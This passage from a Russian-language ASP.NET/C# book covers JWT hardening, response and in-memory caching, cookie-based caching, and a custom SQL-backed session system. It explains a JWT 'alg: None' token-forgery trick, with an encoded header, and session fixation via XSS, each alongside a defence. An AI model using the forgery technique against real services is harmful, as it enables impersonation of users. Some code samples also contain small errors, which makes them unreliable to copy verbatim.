JWT-токены тоже можно привязать к IP-адресу, и для особо чувствительных систем или API я бы так и сделал. Банковские API и электронные магазины должны не просто использовать токены, но и сделать дополнительный шаг на пути к более высокому уровню безопасности;

- третье правило — секретная фраза, которую вы задали в приложении, должна быть действительно секретной. Если хакер получит к ней доступ, то он сможет изменять тело токена и генерировать подпись.

Как еще хакеры могут использовать JWT-токены для взлома? Хакер может попробовать поменять в заголовке алгоритм шифрования на `None`:

```
{  
  "alg": "None",  
  "typ": "JWT"  
}
```

закодировать его с помощью Base64 и получить:

```
ewogICJhbGciOiAiTm9uZSIsCiAgInR5cCI6ICJKV1QiCn0=
```

Теперь можно изменить имя пользователя в теле токена, закодировать и добавить его к заголовку. Подпись можно не менять. В результате хакер получит токен, у которого отключено шифрование!

Попробуйте отправить такой запрос на сервер? Он завершится ошибкой авторизации, потому что мы задали секрет и требуем его проверки:

```
.AddJwtBearer(x =>  
{  
    x.RequireHttpsMetadata = false;  
    x.SaveToken = true;  
    x.TokenValidationParameters = new TokenValidationParameters  
    {  
        ValidateIssuerSigningKey = true,  
        IssuerSigningKey = new SymmetricSecurityKey(securitykey),  
        ValidateIssuer = false,  
        ValidateAudience = false  
    };  
});
```



## ГЛАВА 7

# Трюки

Я надеюсь, мне удалось рассказать вам в этой книге что-то интересное и поделиться собственным опытом долгой работы с C# и строительства больших сайтов с высокой нагрузкой. Но осталось несколько приемов работы, которые немного выбиваются из темы предыдущих глав, поэтому я в последний момент добавил в книгу еще одну главу — про трюки.

Показанные здесь трюки основаны на личном опыте, и вы не обязаны следовать им или реализовывать их в том же самом виде, но, возможно, этот опыт пригодится вам в решении ваших задач.

## 7.1. Кеширование

Кеширование можно отнести к оптимизации, потому что именно это является основной целью, когда мы добавляем его в наш код. Но в веб-программировании есть и побочный эффект от кеширования — когда браузер или прокси-серверы, стоящие между сервером и пользователем, кешируют данные, и тогда это становится уже вопросом безопасности. Поскольку кеширование затрагивает как безопасность, так и производительность, я этот вопрос вынес в отдельный раздел и сейчас настало время его обсудить.

### 7.1.1. Защита от XSS в .NET

Браузеры и прокси-серверы могут кешировать контент, чтобы экономить трафик, который передается от сервера к браузеру. Когда Интернет был медленным, то кеширование очень сильно помогало ускорить загрузку страниц.

Еще недавно проблемы со скоростью и ценой были и у мобильного Интернета. Четыре года назад (в 2019 году) в Канаде я за телефонную линию платил \$60 и имел всего 10 гигабайт трафика, хотя, приезжая в Россию, я за \$10 получал уже 40 гигабайт. С появлением LTE/4G скорость и цена мобильного Интернета стали вполне приемлемыми (сейчас я плачу \$75, но за 40 гигабайт трафика) и позволяющими не сильно заботиться об оптимизации загрузки.

Так что сейчас кеширование больше помогает серверам избавиться от лишних запросов. Если прокси-серверы в Интернете смогут запоминать страницы и возвращать их пользователям напрямую, то на сервер будет доходить меньше запросов и меньше будет расходоваться ресурсов, что, несомненно, плюс.

Однако страницы, контент или данные, которые зависят от пользователя, должны регулярно запрашиваться у сервера, и для этого нужно сказать всем на пути от сервера до браузера, что кешировать эти страницы не нужно. Представьте себе, что будет, если кешироваться станут страницы сайта банка. Вы зайдете на этот сайт, и прокси-сервер запомнит страницу с вашим балансом или даже с данными кредитной карты. Потом другой посетитель зайдет на сайт, и прокси-сервер вернет ему из кеша страницу с вашими данными. Не очень приятная ситуация...

Поэтому нужно четко отдавать себе отчет, какой контент можно разрешать кешировать, а какой — нет.

Для настройки кеширования можно использовать атрибут `ResponseCache`, с помощью которого мы можем сообщить браузеру и кеш-серверам, можно кешировать контент и на какое время. Но мы только можем попросить их соблюдать правила, а будут они это делать или нет, от нас уже не зависит. Так, если браузер не станет соблюдать правила, то он нарушит спецификацию HTTP 1.1. Не знаю, чем будет ему грозить такое нарушение — как минимум престижем, поэтому никто таких правил не нарушает.

Когда мы используем атрибут `ResponseCache`, то вместе с ответом от сервера в заголовке возвращаются специальные параметры, которые как раз и сообщают правила кеширования, которым нужно следовать.

Если посмотреть на файл `HomeController`, то в нем мастер сгенерировал мне метод `Error`, у которого установлен атрибут `ResponseCache`:

```
[ResponseCache(Duration = 0,
    Location = ResponseCacheLocation.None,
    NoStore = true)]
public IActionResult Error()
{
    return View(
        new ErrorViewModel { RequestId = Activity.Current?.Id
            ?? HttpContext.TraceIdentifier });
}
```

В скобках у `ResponseCache` указаны три параметра:

- `Duration` — задает время действия кеша в секундах и соответствует HTTP-параметру `max-age`. Если указать 0, то кеширования не будет, и именно это необходимо методу `Error`, чтобы мы всегда видели актуальную информацию об ошибке, а не получали ее из кеша;
- `Location` — указывает, кто может кешировать. В нашем случае — никто: `ResponseCacheLocation.None`. Причина все та же — мы не хотим ничего кешировать. Можно также указать:

- `ResponseCacheLocation.All` — соответствует HTTP-параметру `public`: все могут кешировать, включая прокси-серверы. На такой странице не может быть персональных данных, потому что эта информация может стать публичной;
- `ResponseCacheLocation.Client` — соответствует параметру `private`, когда прокси-серверы не могут кешировать, а браузер конкретного посетителя — может. В таком кеше уже можно сохранять приватные данные;
- `NoStore` — этот параметр имеет приоритет, и если он равен `true`, то кеширование запрещено, и в HTTP-заголовке `Cache-Control` будет прописано значение `no-store, no-cache`, а в заголовке `Pragma` — `no-cache`.

Давайте попробуем установить следующие значения домашней страницы:

```
[ResponseCache(
    Duration = 10,
    Location = ResponseCacheLocation.Any,
    NoStore = false)]
public async Task<IActionResult> Index(string status = "0")
```

Запустите сайт, откройте утилиту разработчика, загрузите сайт и посмотрите на заголовки (рис. 7.1). Как можно видеть, появился параметр `Cache-Control`, который говорит, что браузер или прокси-сервер может запомнить страницу на 10 секунд.

Теперь попробуйте перезагрузить страницу. Если нажать клавишу `<F5>` или выбрать команду перезагрузки страницы, то информация будет запрошена с сервера




Рис. 7.1. Заголовок `Cache-control`

так же, как в первый раз. Но если на странице щелкнуть на ссылке домашней страницы (заголовок **MyBlog**) и сделать это менее чем через 10 секунд с момента последней загрузки, то браузер не будет запрашивать данные с сервера, а возьмет их из кеша, — об этом говорит запись **Disk Cache** (Кеш диска) в колонке **Size** (Размер) напротив URL страницы (рис. 7.2).




Рис. 7.2. Страница получена из кеша

Можно настраивать каждый запрос отдельно, но потом это будет не очень удобно поддерживать. Впрочем, можно создать именные профили и использовать их потом для каждого запроса. Для этого в файле `Program.cs` добавьте профиль кеша с именем `Default`, который будет кэшировать данные на 100 секунд:

```
builder.Services.AddResponseCaching();
builder.Services.AddControllers(options =>
{
    options.CacheProfiles.Add("Default",
        new CacheProfile() { Duration = 100 });
});
app.UseResponseCaching();
```

А перед контроллером поставьте атрибут `ResponseCache` и укажите имя профиля через параметр `CacheProfileName`:

```
[ResponseCache(CacheProfileName = "Default")]
public class HomeController : ControllerBase
```

Теперь будет проще менять кеширование по умолчанию, которое можно даже поместить в конфигурационный файл или передавать через параметры окружения.

### 7.1.2. Кеширование статичными переменными

Теперь перейдем к кешированию в коде. Тут можно использовать разные методы, но все их я описывать не стану, а остановлюсь только на некоторых интересных.

Хорошая структура базы данных и правильные индексы могут сэкономить много процессорного времени при доступе к базе данных из веб-приложения. Но если, даже несмотря на самые лучшие индексы и оптимизацию, обращаться к серверу по каждой мелочи, то он не сможет справиться даже со средненагруженным приложением.

Сервер приложений должен кешировать как можно больше информации — особенно если она изменяется редко или вообще не изменяется. В базах данных очень часто хранят конфигурационные параметры, которые не изменяются годами. Мне кажется, что это большая ошибка. На мой взгляд, большинство конфигурационных файлов могут храниться в файлах на сервере приложений, чтобы тот имел постоянный доступ к этой информации и не дергал зря базу данных. Чаще всего серверов приложений на больших сайтах бывает несколько, и тиражирование файлов по разным серверам может приводить к проблемам, чего, наверное, боятся приверженцы хранения конфигурационных файлов в базе данных. А зря.

Бывают случаи, когда действительно проще сохранить какой-то параметр в базе, чтобы пользователи имели к нему доступ из любой точки мира и с любого компьютера, а администраторы могли управлять этим централизовано. Но если вы решаетесь на это, то нужно хотя бы кешировать подобные данные на стороне клиента.

На больших сайтах очень часто создается множество маленьких табличек с двумя-тремя полями, в которых хранится какая-то информация, которая записывается туда один раз и не меняется годами. Допустим, например, что это табличка, в которой указаны валюты, принимаемые сервером к оплате. Как часто мы добавляем новые валюты?

Можно, конечно, прописать валюты прямо в тексте страниц и обновлять код страниц в случае необходимости, но от этого теряется гибкость, — в тот момент, когда наступит необходимость добавить или изменить валюту, вы наткнетесь на серьезную проблему. Вполне логично использовать для этого данные из базы, но просто кешировать их на стороне сервера приложения. И поскольку мы сегодня рассматриваем постоянные данные, которые меняются раз в год или реже, а доступ к ним идет часто, то для такого случая можно использовать *статичные переменные*.

Если мне не изменяет память, то статичные переменные используют разделяемую память в процессе `w3svc.exe`. Это значит, что при старте веб-приложения будет создана их копия, разделяемая между всеми потоками. То есть данные будут храниться в памяти, постоянно находиться «под рукой» у сервера, и не придется постоянно обращаться к базе данных.

Лично я постоянно использую этот метод кеширования для статичных данных, которые не меняются. Когда наступает тот страшный момент необходимости изменить данные, я делаю изменения в базе и тут же выполняю **Recycle** на **Application Pool**, чтобы сервер перегрузил все переменные.

Еще раз подчеркну, что этот метод нужно использовать только со статичными данными, которые инициализируются из базы один раз и потом не изменяются в памяти.

Вообще-то статичные переменные с веб-приложениями нужно использовать осторожно. Как я уже отметил, память будет разделяемой между потоками, но не устойчивой к изменениям в потоках. Я как-то ни разу не пробовал изменять статичные переменные в веб-приложениях, но боюсь, что это может закончиться нежелательным результатом, если каждый запрос будет пытаться сохранить что-то в статичной переменной.

Что делать, если вы вызываете статичную переменную более одного раза? Объекты могут сохранять состояния, и если есть свойство, которое рассчитывает какое-то значение, то его можно реализовать примерно так:

```
string memberName = null;
public string MemberName {
    get {
        if (memberName == null) {
            // найти и присвоить в memberName значение
            // memberName = something;
        }
        return memberName;
    }
}
```

Здесь показан пример «ленивой» инициализации: свойство `MemberName` — чтобы не расходовать ресурсы — будет оставаться пустым, пока к нему не обратятся в первый раз. А во время первого обращения произойдет его инициализация, и потом уже просто будет возвращаться значение.

В случае со статичными методами можно обращаться только к статичным свойствам, но они же будут разделяться между всеми клиентами веб-сервера, и значит, подобный трюк уже не пройдет.

### 7.1.3. Кеширование уровня запроса

В .NET Framework у `HttpContext` есть специальное свойство `Items`, которое существует только на протяжении одного запроса, и его можно тоже использовать как кеш, чтобы в течение одного запроса не запрашивать одни и те же данные несколько раз:

```
public class Member {
    ...
    ...
}
```

```
public static Member CurrentMember {
    get {
        if (HttpContext.Current.Items["MemberID"] == null)
        {
            cm = // get member
            HttpContext.Current.Items["MemberID"] = cm;
        }

        return (Member)HttpContext.Current.Items["MemberID"];
    }
}

...
...
```

У класса `Member` мне захотелось создать статичное свойство `Current`, которое будет возвращать текущего пользователя. Таким образом, я смогу обратиться к нему из любого места программы.

Но т. к. я кешировать в статичной переменной результат «ленивой» инициализации не могу, я могу сохранить результат в свойстве текущего контекста выполнения запроса, который для каждого будет уникальным.

### 7.1.4. Кеширование в памяти

На GitHub по адресу <https://github.com/mflenov/cms> можно найти небольшой пример системы управления контентом (Content Management System, CMS), который иллюстрирует то, как я реализовал когда-то работу с контентом для сайтов `rewards.sony.com` и `wheeloffortune.com`. Код, выложенный на GitHub, написан с нуля и не является точной копией моей реализации CMS, а только демонстрирует идею, которую я когда-то использовал. К сожалению, я не могу выложить тот самый рабочий код — хотя я его с нуля писал сам, он все же принадлежит компании, которая мне платила в то время зарплату...

Для того чтобы моя система смогла справиться с нагрузкой, в ней было реализовано кеширование: данные хранились в памяти с использованием `MemoryCache`. Полный код примера (файл `Cacher.cs`) вы всегда сможете найти в исходных кодах на GitHub по адресу:

<https://github.com/mflenov/cms/blob/master/FCms/Tools/Cacher.cs>

а здесь мы только рассмотрим некоторые интересные моменты кеширования данных.

Класс `Cacher` использует .NET-класс `MemoryCache`, экземпляр которого я создаю, используя паттерн программирования `Singleton`:

```
static public class Cacher
{
    private static MemoryCache cache = null;
```

```
static MemoryCache Current {
    get {
        if (cache == null)
            cache = new MemoryCache("fclus");
        return cache;
    }
}
...
...
}
```

Теперь для добавления элементов в кеш мне нужен метод `Set`. Я создал несколько вариаций этого метода — рассмотрим здесь только самый основной:

```
static void Set(
    string cachekey,
    object value,
    int seconds,
    string[] filedependencies = null,
    bool sliding = false,
    CacheItemPriority priority = CacheItemPriority.Default)
{
    CacheItemPolicy policy = new CacheItemPolicy();
    // следить за изменением файла
    if (filedependencies != null)
        policy.ChangeMonitors.Add(
            new HostFileChangeMonitor(new List<string>(filedependencies)));
    // каждый раз время жизни кеша сдвигается
    if (sliding)
        policy SlidingExpiration = new TimeSpan(0, seconds, 0);
    else
        policy.AbsoluteExpiration =
            DateTimeOffset.UtcNow.AddSeconds(seconds);
    // приоритет уничтожения из памяти
    policy.Priority = priority;
    // удалить текущее, если оно есть, и добавить новое
    Cacher.Current.Remove(cachekey);
    Cacher.Current.Add(new Cacheitem(cachekey, value), policy);
}
```

Кеш может следить за изменением файла. Моя CMS хранит данные в файлах, так что это очень удобная возможность. Если файл изменился, то изменилось какое-то значение в контенте, и данные в кеше нужно игнорировать.

Я также позволяю создавать двигающийся кеш. Если к данным долго не обращаться, то они будут удалены. Но при двигающемся кеше каждое обращение продлевает жизнь данным.

Последнее, что я задаю, — это приоритет удаления данных из кеша, если на сервере не хватает памяти. Если помещать в кеш слишком много данных, то при нехватке памяти сборщик мусора может начать удалять даже те данные, которые еще не устарели. С помощью приоритета можно указать, какие данные можно удалять первыми.

Добавить в кеш данные можно так:

```
ICacheManager value = new CacheManager();
Cacher.Set("FCMS_MANAGER", value, manager.filename);
```

Эта строка сохраняет значение `value` в памяти под именем (или, правильнее сказать, под ключом) `FCMS_MANAGER`.

Получить это значение обратно из кеша можно следующим образом:

```
manager = (ICacheManager)Tools.Cacher.Get("FCMS_MANAGER");
```

Метод получения данных `Get` выглядит следующим образом:

```
public static object Get(string cachekey)
{
    if (Cacher.Current.Contains(cachekey))
        return Cacher.Current.Get(cachekey);
    return null;
}
```

Кеш в памяти может быть очень эффективным, и это еще один прекрасный метод сокращения количества обращений к базе данных и повышения скорости работы сайта. Нужно только отдавать себе отчет, какие данные могут попадать в кеш, а какие — нет. Лучше всего помещать туда те данные, к которым мы чаще всего обращаемся.

### 7.1.5. Сервер кеширования

Кеширование в памяти отлично работает, если у вас только один сервер приложений. Когда же у вас несколько серверов приложений участвуют в работе, то данные будут кешироваться на каждом из них, что может стать избыточным и неудобным.

Допустим, что у вас пять серверов приложений — чем это может грозить?

Каждый из них будет содержать в кеше одни и те же данные. Чтобы попасть в кеш, данные должны быть запрошены из БД или из другого хранилища, а значит, каждый из серверов обратится к базе данных. В таком случае для краткосрочных данных эффект от кеширования может быть минимальным. Опять же, если пять серверов хранят данные в кеше, нужно думать и о том, как его обновлять в случае изменения данных.

В распределенных системах для хранения кеша чаще используют выделенные серверы. Сделать это не так сложно — можно написать небольшое приложение, которое будет по сети принимать запросы на сохранение данных в Cacher и получение данных из него.

Плюс выделенного сервера — данные хранятся в кеше в единственном экземпляре, минус заключается в том, что доступ к данным будет происходить чуть медленнее, потому что добавляются расходы на сетевые запросы. Но это все же лучше, чем читать данные из базы данных, потому что масштабировать базу данных не так-то просто.

И хотя написать собственный простейший кеш-сервер совсем не сложно, иногда лучше использовать готовые решения. Самыми популярными кеш-серверами, на мой взгляд, являются Memcached (<https://memcached.org>) и Redis (<https://redis.io>).

Задача кэширования настолько специфичная для действительно крупных проектов, что я не буду здесь приводить конкретные примеры. В период моей работы над проектами для Sony у меня было от 6 до 8 серверов приложений, и при этом я использовал только кеш в памяти и не задействовал серверы, чтобы не усложнять реализацию. Кеш в локальной памяти быстрее и проще в реализации, и поэтому я использовал именно его, несмотря на дополнительные расходы.

### 7.1.6. Cookie в качестве кеша

Значения cookie и локальное хранилище в браузере можно использовать не только для сессий или каких-то параметров, которые просто нужно запомнить на долгое время, но и для кэширования.

Работая над проектом `sonyRewards`, я получил задание — реализовать заголовок, в котором будет поле для входа на сайт, а если посетитель авторизован, то в этом месте нужно отображать количество доступных поинтов (рис. 7.3). Это накладывает определенные ограничения на кэширование. Как сделать так, чтобы страница попадала в кеш, но при этом содержимое ее было разным? Как убедиться, что кэшируется все, кроме количества поинтов, и никто не увидит мой баланс?

Проблема решалась в два этапа. Сначала извлекалось содержимое формы. Сервер возвращал HTML-код, в котором был весь код, кроме поля для ввода, потому что оно различалось в зависимости от того, вошел посетитель на сайт или нет. Этот код полностью кэшировался и не содержал ничего персонального.

На втором этапе в cookie включался параметр — количество поинтов. Если этот параметр отсутствует, значит, посетитель не авторизован, и нужно отобразить поле для входа. Если параметр cookie с поинтами есть, то посетитель авторизован и отображается баланс. Эта логика была реализована с помощью JavaScript, который также мог кэшироваться.

Итак, посетитель загружает наш сайт, и при этом JS- и HTML-код доставляется ему с кеширующих прокси-серверов без обращения к серверам Sony. Когда посетитель




Рис. 7.3. Заголовок окна сайта Sony Rewards

входит на сайт (обращается к странице `/en/login`), то эта страница не кешируется и может обновить cookie-значение с балансом.

Теперь, возвращаясь на главную страницу, посетитель уже имеет новый cookie с балансом, и браузер может отобразить новую страницу из кеша для авторизованного посетителя без обращения к серверам Sony. В результате браузер работает быстрее, меньше расходуется трафика, меньше нагрузки на серверы, все выигрывают — и это в 2009 году, когда серверы еще не были такими быстрыми, как сейчас, и когда сети не были такими молниеносными, как сейчас.

Единственная проблема, которая оставалась, — правильно и вовремя обновлять значение поинтов в кеше. Но эта проблема возникает регулярно при любом кеше.

Значения cookie можно использовать в качестве кеша, но нужно учитывать две проблемные особенности:

- браузер будет отправлять все значения cookies на сервер с каждым запросом. Если вы поместите в эти печеньки данные объемом в 100 килобайт, то объем каждого запроса увеличится на 100 килобайт, а это очень много. Храните в cookie только небольшие значения.

В то же время у браузера есть Local Storage (локальное хранилище), которое больше подходит для хранения больших данных. Они остаются в браузере и не передаются с каждым запросом;

- вторая особенность — значения в Cookie никак не защищены, и с помощью утилиты разработчика браузера пользователь или хакер могут легко их изменить.

В моем случае безопасность баланса не являлась проблемой, потому что я никогда не доверял значению в cookie и использовал его только для отображения. Если хакер поменяет свой баланс, то ничего, кроме своего самолюбия, он удовлетворить не сможет.

## 7.2. Сессии

Когда я впервые столкнулся с .NET Framework на нагруженных сайтах, то сессии в ASP.NET не отличались высокой производительностью, и возникали проблемы в случае с использованием нескольких серверов приложений. Впоследствии Microsoft улучшила работу с сессиями, и сейчас достаточно просто реализовать что-то даже для распределенных систем.

В этом разделе я хотел бы рассказать, как реализовывал сессии более 10 лет назад, — это было не так сложно, и при этом получался гибкий и быстрый вариант. Я написал этот код всего минут за 20.

### 7.2.1. Пишем свою сессию

Для начала нужно определиться с хранилищем. Можно сделать сессии на кеширующих базах — таких как Memcached и Redis, но я использовал SQL Server, чтобы не усложнять код и задействовать только те инструменты, которые уже использовались в проекте.

Сначала отключим встроенные сессии — для этого в файле Program.cs уберем следующую строку:

```
builder.Services.AddSession();
```

Теперь в базе данных нам понадобится таблица:

```
create table Session (
    SessionId UNIQUEIDENTIFIER primary key,
    Content ntext,
    Created datetime,
    LastAccessed datetime,
    UserId int
)
```

В качестве идентификатора сессии примем уникальный идентификатор, который достаточно сложно подобрать. Колонка Content может содержать данные сессий. Для хранения идентификатора пользователя я использую отдельную колонку, чтобы проще и быстрее было получить к ней доступ.

Для хранения параметров можно использовать Dictionary<string, object>, где строкой будет имя параметра сессии, а в качестве объекта — значение. Чтобы сессии работали быстро, нужно просто хранить в сессии только простые значения и не сохранять в ней большие данные.

В качестве уровня доступа к данным нам понадобятся три метода: добавить, обновить и создать сессию. Сам код я приводить не буду, а покажу только интерфейс, чтобы было видно, как выглядит объявление методов:

```
public interface ISessionDAL
{
    Task<SessionModel?> GetSession(Guid sessionId);
```

```
Task<int> UpdateSession(SessionModel model);  
Task<int> CreateSession(SessionModel model);  
}
```

Самое интересное будет находиться на уровне бизнес-логики. Я создал класс `Session`, в котором всё начинается с метода:

```
public async Task<SessionModel> GetSession()  
{  
    Guid sessionId;  
    var cookie =  
        httpContextAccessor?.HttpContext?.Request?.Cookies.FirstOrDefault(  
            m => m.Key == "MySessionId");  
  
    if (cookie != null && cookie.Value.Value != null)  
        sessionId = Guid.Parse(cookie.Value.Value);  
    else  
    {  
        sessionId = Guid.NewGuid();  
        CreateSessionCookie(sessionId);  
        return await this.CreateSession();  
    }  
  
    var data = await this.sessionDAL.GetSession(sessionId);  
    if (data == null)  
    {  
        data = await this.CreateSession();  
        CreateSessionCookie(data.SessionId);  
    }  
    return data;  
}
```

Пройдемся по логике. Пробуем сначала прочитать cookie-значение с именем `MySessionId`. Если его нет, то создаем новую сессию и cookie.

Потом пробуем прочитать сессию из базы данных. Если она не найдена, значит, устарела, и пользователь должен получить новую сессию.

Если сайт [wheeloffortune.com](http://wheeloffortune.com) просто содержит контент и тут посетитель может быть авторизован долгое время, то [rewards.sony.com](http://rewards.sony.com) — это сайт электронной коммерции и банк в одном флаконе. Сессии на таких сайтах должны устаревать через определенные промежутки времени, и у меня это было настраиваемо. Я устаревание сессий не реализовал, но его легко сделать, — для этого просто нужно при выборе данных из базы проверять колонку `LastAccessed`.

Чтобы сессии работали быстрее, у нас также на сервере в сессиях работал сборщик мусора, который банально удалял все данные из таблицы, которые были старше срока жизни сессии.

Сразу же покажу интересный трюк, который можно провернуть с такой реализацией, — достаточно только очистить таблицу сессий, и всех посетителей выбросит

с сайта. Печеньки для хранения пользовательского идентификатора для долгосрочной авторизации у нас именно на этом сайте не было.

Чтобы проще было работать со своей собственной реализацией сессий, я добавил три метода: для установки идентификатора пользователя, для получения идентификатора и проверки, является ли сессия авторизованной:

```
public async Task<int> SetUserId(int userId)
{
    var data = await this.GetSession();
    data.UserId = userId;
    return await sessionDAL.UpdateSession(data);
}

public async Task<int?> GetUserId()
{
    var data = await this.GetSession();
    return data.UserId;
}

public async Task<bool> IsLoggedIn()
{
    var data = await this.GetSession();
    return data.UserId != null;
}
```

Этим примером я не утверждаю, что вы должны создавать свою собственную сессию для своих сайтов. Основной смысл его в том, чтобы показать, что здесь нет никакой магии и её можно создать самостоятельно. Я создавал ее в те времена, когда встроенных в ASP.NET возможностей мне не хватало, и они не обеспечивали нужный мне уровень гибкости в распределенной системе и нужной скорости при высокой нагрузке.

Впоследствии самостоятельно написанная сессия дала еще несколько преимуществ — например, то же трюк с завершением всех сессий на сервере. И еще одно преимущество — возможность создавать более гибкие интеграционные тесты. В любой момент я мог обновить данные в сессии или проверить их во время теста.

Основываясь на этом примере, нам надо еще поговорить и о безопасности сессий.

## 7.2.2. Безопасность сессии

Приведенный код уже работает, и его можно использовать, но в нем все же нет одного нюанса, который стоит реализовать, — смену идентификатора сессии при входе на сайт.

Хакер не сможет подобрать идентификатор нашей сессии, потому что я использую Guid-значения, которые уникальны и подобрать которые практически невозможно.

Но при определенных условиях хакер может заранее создать сессию, чтобы мы ее использовали.

Создавать cookie-значения можно с помощью JavaScript. Хакер может сгенерировать заранее Guid-идентификатор и с помощью XSS поместить его в cookie-значение посетителя. Некоторые реализации в случае отсутствия сессии с определенным идентификатором тут же создавали новую с этим идентификатором. Если это произойдет, то хакеру не нужно ничего воровать — у него уже есть идентификатор. Осталось только дождаться, когда посетитель авторизуется.

Именно поэтому, если сессия в базе не найдена, я генерирую новое значение, а не использую идентификатор из печенек. Будет круче, если метод `GetUserId` станет не только обновлять имя посетителя, но и генерировать новое значение сессии, а также сохранять его в базе данных и обновлять в cookie.

Так что более безопасной версией установки идентификатора пользователя будет следующая:

```
public async Task<int> SetUserId(int userId)
{
    var data = await this.GetSession();
    data.UserId = userId;
    data.SessionId = Guid.NewGuid();
    CreateSessionCookie(data.SessionId);
    return await sessionDAL.CreateSession(data);
}
```

Теперь я не только обновляю `userId`, а генерирую новую сессию и обновляю cookie. Вот это уже соответствует всем рекомендациям безопасности.

## 7.3. Защита от множественной обработки

В разд. 2.15 я говорил о флуде — вмешательстве, когда посетители или хакеры могли отправлять на сервер множество запросов, способные сделать одно и то же действие несколько раз. Да, в рассмотренном там случае с комментариями можно поставить капчу, которая затормозит действия такого посетителя.

Но есть случаи, когда капчу ставить неудобно. Например — в играх. На сайте «Колесо фортуны» (Wheel of Fortune) когда-то была возможность ответить на последний вопрос передачи (рис. 7.4) и получить за правильный ответ 10 поинтов (10 центов) на сайте SonyRewards, которые потом можно было использовать для покупки чего-нибудь. Да, отвечая на вопросы даже каждый день, понадобится очень много времени на то, чтобы купить хоть какой-то сувенир, но на скидку собрать можно. Учитывая, что передача выходила в эфир не каждый день, то времени надо было действительно много.

Сейчас деньги за правильные ответы не дают, да и я не работаю над этим проектом уже несколько лет.



